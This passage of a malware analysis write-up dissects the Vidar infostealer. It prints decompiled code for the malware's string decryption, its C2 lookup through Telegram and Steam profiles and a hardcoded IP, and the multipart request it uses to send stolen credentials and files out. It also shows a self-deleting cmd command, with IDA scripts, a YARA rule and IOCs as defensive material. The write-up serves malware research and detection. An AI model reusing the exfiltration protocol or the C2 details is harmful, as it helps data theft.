13      API_ExitProcess(0);
14  }
15 }
```

Strings Decryption

As most variants of Vidar, the strings are simply xor'ed. The function receives 3 parameters:

1. Length
2. Xor key
3. Encrypted string

```
1 _BYTE *__fastcall mwXorDecrypt(unsigned int len, int a2, char *xorKey, const char *encString)
2 {
3   int v5; // ecx
4   wchar_t *v6; // eax
5   _BYTE *decString; // ebx
6   unsigned int i; // esi
7   wchar_t Destination[260]; // [esp+18h] [ebp-20Ch] BYREF
8
9   v5 = 520;
10  v6 = Destination;
11  do
12  {
13    *(_BYTE *)v6 = 0;
14    v6 = (wchar_t *)((char *)v6 + 1);
15    --v5;
16  }
17  while ( v5 );
18  wcscat(
19    Destination,
20    L"Nor again is there anyone who loves or pursues or desires to obtain pain of itself, because it is pain");
21  wcslen(Destination);
22  wcslen(Destination);
23  wcslen(Destination);
24  wcslen(Destination);
25  decString = LocalAlloc(0x40u, len + 1);
26  wcslen(Destination);
27  wcslen(Destination);
28  wcslen(Destination);
29  wcslen(Destination);
30  decString[len] = 0;
31  wcslen(Destination);
32  wcslen(Destination);
33  wcslen(Destination);
34  wcslen(Destination);
35  for ( i = 0; i < len; ++i )
36  {
37    wcslen(Destination);
38    wcslen(Destination);
39    decString[i] = xorKey[i] ^ encString[i % strlen(encString)];
40    wcslen(Destination);
41    wcslen(Destination);
42  }
43  wcslen(Destination);
44  wcslen(Destination);
45  memset(Destination, 0, sizeof(Destination));
46  return decString;
47 }
```

I've used the script written by @eln0ty and modified it abit to fit my needs:

```
import idc

START = 0x401190
END = 0x40134D
TEMP = 0x0
FLAG = True
'''
[0] = Encrypted String.
[1] = Xor Key.
[2] = Length.
'''
VALUES = []

ea = START

# XOR decryption helper function.
def xorDecrypt(encString, xorKey, keyLen):
    decoded = []
    for i in range(0,len(encString)):
        decoded.append(encString[i] ^ xorKey[i % keyLen])
    return bytes(decoded)



while ea <= END:
    # get argument values
    if idc.get_operand_type(ea, 0) == idc.o_imm:
        VALUES.append(idc.get_operand_value(ea, 0))

    if len(VALUES) == 2:
        if idc.get_operand_type(ea, 0) == idc.o_reg:
            VALUES.append(idc.get_operand_value(ea, 1))

    if idc.print_insn_mnem(ea) == "call":
        length = VALUES[2]
        data = idc.get_bytes(VALUES[0], length)
        key = idc.get_bytes(VALUES[1], length)
        VALUES = []
        TEMP = ea
        while FLAG:
            ea = idc.next_head(ea, END)
            if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) ==
idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_reg):
                dec = xorDecrypt(data, key, length).decode('ISO-8859-1')
                print(f'current location:{hex(ea)}, value will be: {dec}')
                dwordVar = idc.get_operand_value(ea, 0)
                idc.set_cmt(ea, dec, 1)
                idc.set_name(dwordVar, "STR_" + dec, SN_NOWARN)
                FLAG = False
                ea = TEMP
                break
```

```
    # move to next instruction
    FLAG = True
    ea = idc.next_head(ea, END)
```

quick note: some of the names wont be assigned properly due to IDA syntax, so I've added the plain string as comment in the dissembler. For example:

```
call    mwXorDecrypt
push    offset aNioddukwvlxcss ; "NIODDUKWVLXCSS4T"
push    offset a2881P2  ; "\n .(+2\b88*1$}%P2"
mov     ecx, 10h        ; unsigned int
mov     dword_458DA8, eax ; config.vdf
```

Decoded strings output:

```
22  STR_HAL9TH = mwXorDecrypt(6u, v0, asc_449560, "AQNFA8");
23  STR_JohnDoe = mwXorDecrypt(7u, v1, "{;-!\a=.", "1TEOCRK");
24  STR_LoadLibraryA = mwXorDecrypt(0xCu, v2, "t\\4Q\b<T%$'<\n", "83U5DU6WEUEK");
25  STR_lstrcatA = mwXorDecrypt(8u, v3, "(EC5[Y9\a", "D67G88MF");
26  STR_GetProcAddress = mwXorDecrypt(0xEu, v4, byte_4495C0, "W2NEWU9A66I1PB");
27  STR_Sleep = mwXorDecrypt(5u, v5, "a9 5E", "2UEP5");
28  STR_GetSystemTime = mwXorDecrypt(0xDu, v6, byte_4495F0, "A4J65J47C4MGP");
29  STR_ExitProcess = mwXorDecrypt(0xBu, v7, "u502", "0MYFPQISV60");
30  STR_GetCurrentProcess = mwXorDecrypt(0x11u, v8, byte_44962C, "IMM5BDMCTDLKM6S51");
31  STR_VirtualAllocExNuma = mwXorDecrypt(0x12u, v9, byte_449654, "X7GTZ3BCNWFXGMP8SX");
32  STR_VirtualAlloc = mwXorDecrypt(0xCu, v10, byte_449678, "T6858SKWMOBL");
33  STR_VirtualFree = mwXorDecrypt(0xBu, v11, byte_449694, "J7VQ5YZGSTL");
34  STR_lstrcmpiW = mwXorDecrypt(9u, v12, a5_1, "2XRGON06M");
35  STR_LocalAlloc = mwXorDecrypt(0xAu, v13, byte_4496C4, "3J98318YID");
36  STR_GetComputerNameA = mwXorDecrypt(0x10u, v14, byte_4496E4, "QXACNHCZR1IMEAVG");
37  STR_advapi32_dll = mwXorDecrypt(0xCu, v15, "(6:W:>ah|%T;", "IRL6JWRZRA8W");
38  STR_GetUserNameA = mwXorDecrypt(0xCu, v16, byte_449728, "XDZB7PCY1VE9");
39  STR_kernel32_dll = mwXorDecrypt(0xCu, v17, "'=;(!>v\v`38=", "LXIFDRE9NWTQ");
```

Dynamic API Resolving:

Vidar will user `LoadLibraryA` and `GetProcAddress` to resolve the necessery API's alongside with the strings it decrypted:

```
1 void __usercall mwResolveAPI1()
2 {
3   HMODULE LibraryA; // eax
4   int v1; // eax
5
6   LibraryA = LoadLibraryA(STR_kernel32_dll);
7   hModule = LibraryA;
8   if ( LibraryA )
9   {
10    API_LoadLibraryA = (int (__stdcall *)(_DWORD))GetProcAddress(LibraryA, STR_LoadLibraryA);
11    API_GetProcAddress = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hModule, STR_GetProcAddress);
12    API_lstrcatA = (int (__cdecl *)(_DWORD, _DWORD))API_GetProcAddress(hModule, STR_lstrcatA);
13    API_Sleep = (int (__cdecl *)(_DWORD))API_GetProcAddress(hModule, STR_Sleep);
14    API_GetSystemTime = (int (__stdcall *)(_DWORD))API_GetProcAddress(hModule, STR_GetSystemTime);
15    API_ExitProcess = (int (__stdcall *)(_DWORD))API_GetProcAddress(hModule, STR_ExitProcess);
16    API_GetCurrentProcess = (int (__stdcall *)(_DWORD, _DWORD))API_GetProcAddress(hModule, STR_GetCurrentProcess);
17    API_VirtualAllocExNuma = API_GetProcAddress(hModule, STR_VirtualAllocExNuma);
18    API_VirtualAlloc = (int (__thiscall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))API_GetProcAddress(
19                                                                                    hModule,
20                                                                                    STR_VirtualAlloc);
21    API_VirtualFree = API_GetProcAddress(hModule, STR_VirtualFree);
22    API_lstrcmpiW = API_GetProcAddress(hModule, STR_lstrcmpiW);
23    API_LocalAlloc = (int (__stdcall *)(_DWORD, _DWORD))API_GetProcAddress(hModule, STR_LocalAlloc);
24    API_GetComputerNameA = (int (__stdcall *)(_DWORD, _DWORD))API_GetProcAddress(hModule, STR_GetComputerNameA);
25  }
26  v1 = API_LoadLibraryA(STR_advapi32_dll);
27  API_advapi32_dll = v1;
28  if ( v1 )
29    API_GetUserNameA = (int (__stdcall *)(_DWORD, _DWORD))API_GetProcAddress(v1, STR_GetUserNameA);
30 }
```

Once again I used the script written by @eln0ty to replace the name of the variables for easier analysis:

```
import idc

start = 0x420874
end = 0x420901
ea = start

api_names = []

while ea <= end:
    # get GetProcAddress API name
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) ==
idc.o_reg) and (idc.get_operand_type(ea, 1) == idc.o_mem):
        addr = idc.get_operand_value(ea, 1)
        name = idc.get_name(addr)
        if name.startswith("STR_"):
            api_names.append(name)

    # assign GetProcAddress result to global var
    if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) ==
idc.o_mem) and (idc.print_operand(ea, 1) == "eax"):
        addr = idc.get_operand_value(ea, 0)
        name = api_names.pop(0)
        idc.set_name(addr, "API_" + name[4:])

    # move to next instruction
    ea = idc.next_head(ea, end)
```

C2 Communication - Init Communication


In order to harvest all the data Vidar looking for, Vidar will need to utilize some DLL's which it will fetch from a C2 server, below is a short explanation of the DLL's Vidar will retrieve from the C2:

DLL Name	Description
freebl3.dll	Network Security Services (NSS) from Mozilla Foundation
mozglue.dll	Memory management for Mozilla applications
msvcp140.dll	Microsoft Visual C++ library for C++ programming
nss3.dll	Network security services for SSL/TLS encryption
softokn3.dll	Cryptographic library for key management and encryption/decryption
sqlite3.dll	Accessing and managing SQLite databases
vcruntime140.dll	Microsoft Visual C++ library for memory management and I/O

In my case the Vidar C2 was hosted on 2 different sites:


Telegram:

```
1  _DWORD *__usercall mwTelegramC2@<eax>(_DWORD *a1@<esi>)
2  {
3    size_t v1; // eax
4
5    a1[5] = 15;
6    a1[4] = 0;
7    *(_BYTE *)a1 = 0;
8    v1 = strlen("https://t.me/gurutist");
9    std::string::assign(a1, (void *)"https://t.me/gurutist", v1);
10   return a1;
11 }
```



Steam:

```
_DWORD *__usercall mwSteamC2@<eax>(_DWORD *a1@<esi>)
{
  size_t v1; // eax

  a1[5] = 15;
  a1[4] = 0;
  *(_BYTE *)a1 = 0;
  v1 = strlen("https://steamcommunity.com/profiles/76561199476091435");
  std::string::assign(a1, (void *)"https://steamcommunity.com/profiles/76561199476091435", v1);
  return a1;
}
```



And in case both of them are down, a plain C2 is presented as a backup:

```
1  _DWORD *__usercall mwPlainC2@<eax>(_DWORD *a1@<esi>)
2  {
3    size_t v1; // eax
4
5    a1[5] = 15;
6    a1[4] = 0;
7    *(_BYTE *)a1 = 0;
8    v1 = strlen("http://95.216.164.28:80");
9    std::string::assign(a1, (void *)"http://95.216.164.28:80", v1);
10   return a1;
11 }
```

After retrieving the C2 Vidar will send a `POST` request to the URI:

```
{C2}/{BOT_ID}
```

In my case the bot id is: `907` which is also assigned a plain string:

```
1  _DWORD *__usercall mwBotnetID@<eax>(_DWORD *a1@<esi>)
2  {
3    size_t v1; // eax
4
5    a1[5] = 15;
6    a1[4] = 0;
7    *(_BYTE *)a1 = 0;
8    v1 = strlen("907");
9    std::string::assign(a1, (void *)"907", v1);
10   return a1;
11 }
```

After that first request was made the client will receive a response from the server that looks like that:

```
1,1,1,1,1,b36abae611984b4404a903d57724b39e,1,1,1,1,0,123;%DOCUMENTS%\;*.txt;50;true;m
ovies:music:mp3:exe;
```

Each operation is splitted with `;` delimiter

C2 Communication - Operations Configuration

As mentioned, each operation is splitted by `;` delimiter. **First Section:**

```
1,1,1,1,1,b36abae611984b4404a903d57724b39e,1,1,1,1,0,123
```

Most of those values are flags that says what data should be harvested: |Index|Flag|Description| | — | — | — | |1|1|Local Passwords| |2|1|Cookies| |3|1|Crypto Wallets| |4|1|Browser History| |5|1|Telegram Data| |6|b36abae611984b4404a903d57724b39e|Exfil Token| |7|1|Steam Data| |8|1|Discord Data| |9|1|Screenshot| |10|1|Possible Grabber| |11|0|File Size Limit| |12|123|Profile ID|

Second Section:

```
%DOCUMENTS%\
```

The grabber activity folder.

Third Section:

```
*.txt
```

Files extensions the grabber will harvest.

Fourth Section:

```
50
```

File size limit in KB.

Fifth Section:

```
true
```

Recursive harvesting.

Sixth Section:

```
movies:music:mp3:exe
```

Excluded file extensions.

Additionally Vidar will create a profile for the user by harvesting the OS info, RAM, CPU, active processes etc… and will send out `infromation.txt` alongside with the harvested data:

Version: 2.4

Date: 12/2/2023 11:15:46
MachineID: 4cfb5922-b036-4c14-9ed1-03c0dad19fbd
GUID: {d6dc608d-2a27-11ed-a0e3-806e6f6e6963}
HWID: 12ac9eab3d083674480464-4cfb5922-b036-4c14-9ed1-a0e3-806e6f6e6963

Path: C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe
Work Dir: In memory

Windows: Windows 10 Pro [x64]
Install date: 8/12/2021 0:18:31
AV: Unknown
Computer Name: IYMUGYHL
User Name: Admin
Display Resolution: 1280x720
Display Language: en-US
Keyboard Languages: English (United States)
Local Time: 12/2/2023 11:15:47
TimeZone: UTC-0

[Hardware]
Processor: Intel Core Processor (Broadwell)
Cores: 2
Threads: 2
RAM: 4095 MB
VideoCard: Microsoft Basic Display Adapter

[Processes]
- System [4]
- Registry [92]
- smss.exe [348]
- csrss.exe [436]
- wininit.exe [512]
- csrss.exe [520]
- winlogon.exe [604]
- services.exe [644]
- lsass.exe [656]
- fontdrvhost.exe [764]
- fontdrvhost.exe [772]
- svchost.exe [780]
- svchost.exe [884]
- svchost.exe [932]
- dwm.exe [1016]
- svchost.exe [60]
- svchost.exe [720]
- svchost.exe [640]
- svchost.exe [1044]
- svchost.exe [1052]
- svchost.exe [1140]
- svchost.exe [1192]
- svchost.exe [1208]

- svchost.exe [1232]
- svchost.exe [1316]
- svchost.exe [1384]
- svchost.exe [1432]
- svchost.exe [1452]
- svchost.exe [1504]
- svchost.exe [1572]
- svchost.exe [1604]
- svchost.exe [1616]
- svchost.exe [1712]
- svchost.exe [1740]
- svchost.exe [1840]
- svchost.exe [1876]
- svchost.exe [1900]
- svchost.exe [1952]
- svchost.exe [1968]
- spoolsv.exe [1296]
- svchost.exe [1944]
- svchost.exe [2064]
- svchost.exe [2100]
- sihost.exe [2288]
- svchost.exe [2296]
- taskhostw.exe [2436]
- svchost.exe [2488]
- svchost.exe [2496]
- OfficeClickToRun.exe [2552]
- svchost.exe [2560]
- svchost.exe [2616]
- svchost.exe [2656]
- svchost.exe [2668]
- svchost.exe [2676]
- svchost.exe [2976]
- explorer.exe [3048]
- svchost.exe [2832]
- dllhost.exe [3248]
- StartMenuExperienceHost.exe [3356]
- RuntimeBroker.exe [3416]
- dllhost.exe [3456]
- SearchApp.exe [3568]
- RuntimeBroker.exe [3688]
- RuntimeBroker.exe [4652]
- svchost.exe [4340]
- svchost.exe [1892]
- svchost.exe [3392]
- svchost.exe [4424]
- svchost.exe [4680]
- sppsvc.exe [1096]
- svchost.exe [1260]
- svchost.exe [2544]
- WmiPrvSE.exe [1348]
- SppExtComObj.Exe [2532]
- svchost.exe [2596]

```
- svchost.exe [3020]
- upfc.exe [4400]
- svchost.exe [1632]
- H&M Advertising contract and Payment information.pdf.scr [4396]
- vbc.exe [1684]

[Software]
Google Chrome [89.0.4389.114]
Microsoft Edge [92.0.902.67]
Microsoft Edge Update [1.3.167.21]
Microsoft Visual C++ 2012 Redistributable (x86) - 11.0.61030 [11.0.61030.0]
Java Auto Updater [2.8.66.17]
Microsoft Visual C++ 2015-2022 Redistributable (x86) - 14.30.30704 [14.30.30704.0]
Microsoft Visual C++ 2015-2022 Redistributable (x64) - 14.30.30704 [14.30.30704.0]
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.40660 [12.0.40660.0]
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.40660 [12.0.40660]
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 [9.0.30729.6161]
Adobe Acrobat Reader DC [19.010.20069]
Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.61030 [11.0.61030]
Microsoft Visual C++ 2012 x86 Minimum Runtime - 11.0.61030 [11.0.61030]
Microsoft Visual C++ 2022 X86 Additional Runtime - 14.30.30704 [14.30.30704]
Microsoft Visual C++ 2012 Redistributable (x64) - 11.0.61030 [11.0.61030.0]
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.40660 [12.0.40660]
Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.40660 [12.0.40660.0]
Microsoft Visual C++ 2010  x86 Redistributable - 10.0.40219 [10.0.40219]
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.30.30704 [14.30.30704]
```

C2 Communication - Data Exfiltration

After harvesting all the data Vidar will compress all harvested data to as a zip encode it to base64 and send it out alongside with some more data in the next format:

```
------{random_generated_delimiter}
Content-Disposition: form-data; name="profile"

{BOT_ID}
------{random_generated_delimiter}
Content-Disposition: form-data; name="profile_id"

{PERSONAL_ID}
------{random_generated_delimiter}
Content-Disposition: form-data; name="hwid"

{COMPUTER_HWID}
------{random_generated_delimiter}
Content-Disposition: form-data; name="token"

{EXFIL_TOKEN}
------{random_generated_delimiter}
Content-Disposition: form-data; name="file"
{BASE64_ENCODED_ARCHIVE}
```

```
c2Exfil = v25;
if ( v25 )
{
  API_lstrcatA(Src, "------");
  API_lstrcatA(Src, v52);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "Content-Disposition: form-data; name=\"");
  API_lstrcatA(Src, "profile");
  API_lstrcatA(Src, "\"\r\n\r\n");
  API_lstrcatA(Src, botnetIDExfil);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "------");
  API_lstrcatA(Src, v52);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "Content-Disposition: form-data; name=\"");
  API_lstrcatA(Src, "profile_id");
  API_lstrcatA(Src, "\"\r\n\r\n");
  API_lstrcatA(Src, profileIDExfil);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "------");
  API_lstrcatA(Src, v52);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "Content-Disposition: form-data; name=\"");
  API_lstrcatA(Src, "hwid");
  API_lstrcatA(Src, "\"\r\n\r\n");
  API_lstrcatA(Src, hwidExfil);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "------");
  API_lstrcatA(Src, v52);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "Content-Disposition: form-data; name=\"");
  API_lstrcatA(Src, "token");
  API_lstrcatA(Src, "\"\r\n\r\n");
  API_lstrcatA(Src, tokenExfil);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "------");
  API_lstrcatA(Src, v52);
  API_lstrcatA(Src, "\r\n");
  API_lstrcatA(Src, "Content-Disposition: form-data; name=\"");
  API_lstrcatA(Src, "file");
  API_lstrcatA(Src, "\"\r\n\r\n");
```

Post Exfiltration Self Termination

After Vidar exfiltrated the data it will create a self termination task using cmd command and by this will end the execution of itself:

```
"C:\Windows\System32\cmd.exe" /c timeout /t 6 & del /f /q Vidar.exe & exit
```

```
1 int mwSelfTermination()
2 {
3   int CurrentProcessId; // eax
4   _DWORD *v1; // eax
5   int v3[15]; // [esp+Ch] [ebp-16Ch] BYREF
6   void *v4[5]; // [esp+48h] [ebp-130h] BYREF
7   unsigned int v5; // [esp+5Ch] [ebp-11Ch]
8   char v6[260]; // [esp+64h] [ebp-114h] BYREF
9   int v7; // [esp+174h] [ebp-4h]
10
11   memset(v6, 0, sizeof(v6));
12   memset(v3, 0, sizeof(v3));
13   API_lstrcatA(v6, "/c ");
14   API_lstrcatA(v6, "timeout /t 6 & del /f /q \"");
15   CurrentProcessId = API_GetCurrentProcessId();
16   v1 = sub_425AF0(v4, CurrentProcessId);
17   v7 = 0;
18   if ( v1[5] >= 0x10u )
19     v1 = (_DWORD *)*v1;
20   API_lstrcatA(v6, v1);
21   v7 = -1;
22   if ( v5 >= 0x10 )
23     operator delete(v4[0]);
24   v5 = 15;
25   v4[4] = 0;
26   LOBYTE(v4[0]) = 0;
27   API_lstrcatA(v6, "\" & exit");
28   v3[0] = 60;
29   v3[1] = 0;
30   v3[2] = 0;
31   v3[3] = (int)"open";
32   v3[4] = (int)"C:\\Windows\\System32\\cmd.exe";
33   v3[5] = (int)v6;
34   memset(&v3[6], 0, 12);
35   API_ShellExecuteExA(v3);
36   memset(v3, 0, sizeof(v3));
37   memset(v6, 0, sizeof(v6));
38   return API_ExitProcess(0);
39 }
```

Summary

Vidar is a well known stealer that was active for the past years and keeps on constantly updated by its developers.

In this blog we've covered most Vidars functions and how it was delivered to it's victims.

Quick note that it's my first "In Depth" writeup for a malware so any feedback would be appreciated, you can always PM me on twitter (0xToxin)

Yara Rule

The rule is updated up to version 2.4 which was recently revamped from version 5X.X (more info can be found here)

```
rule win_Vidar
{
        meta:
        author = "0xToxin"
        description = "Vidar stealer strings and functions"
        Date = "20-02-2022"

        strings:
                $dll1 = "vcruntime140.dll" ascii wide
                $dll2 = "softokn3.dll" ascii wide
                $dll3 = "nss3.dll" ascii wide
                $dll4 = "msvcp140.dll" ascii wide
                $dll5 = "mozglue.dll" ascii wide
                $dll6 = "freebl3.dll" ascii wide
                $dll7 = "sqlite3.dll" ascii wide
                $c2Fetch1 = "t.me" ascii wide
                $c2Fetch2 = "steamcommunity.com" ascii wide
                $stringDec = {
                        68 ?? ?? ?? 00
                        68 ?? ?? ?? 00
                        B9 ?? ?? 00 00
                        E8 ?? ?? ?? ??
                        68 ?? ?? ?? 00
                        68 ?? ?? ?? 00
                        B9 ?? ?? 00 00
                        A3 ?? ?? ?? ??
                }
        condition:
                uint16(0) == 0x5a4d and 3 of ($dll*) and 1 of ($c2Fetch*) and
#stringDec >= 15
}
```

You can see also the Yara Hunt result on UnpackMe.

IOC’s

- **Samples:**
  - H&M Corporation Advertising Contract.zip - 4d9697358936b516ecd2dd96687649fc1a8b1e8fd4529961dfa49513c85b42c5
  - H&M Advertising contract and Payment information.pdf.scr - 203b08962eba219761690043281f81fc2d6e1fa26702bfa4ad30d9849b267309
  - vidar.bin - dd15f493fc13d00bb1abc0ac20bb0f7dc44632e71b4fcde1c2889fc34dff6c14
- **Fetching URL’s:**
  - https://steamcommunity.com/profiles/76561199476091435
  - https://t.me/gurutist

- **C2's:**
  - 195.201.44.125
  - 23.88.36.149:80
  - 95.216.164.28:80

References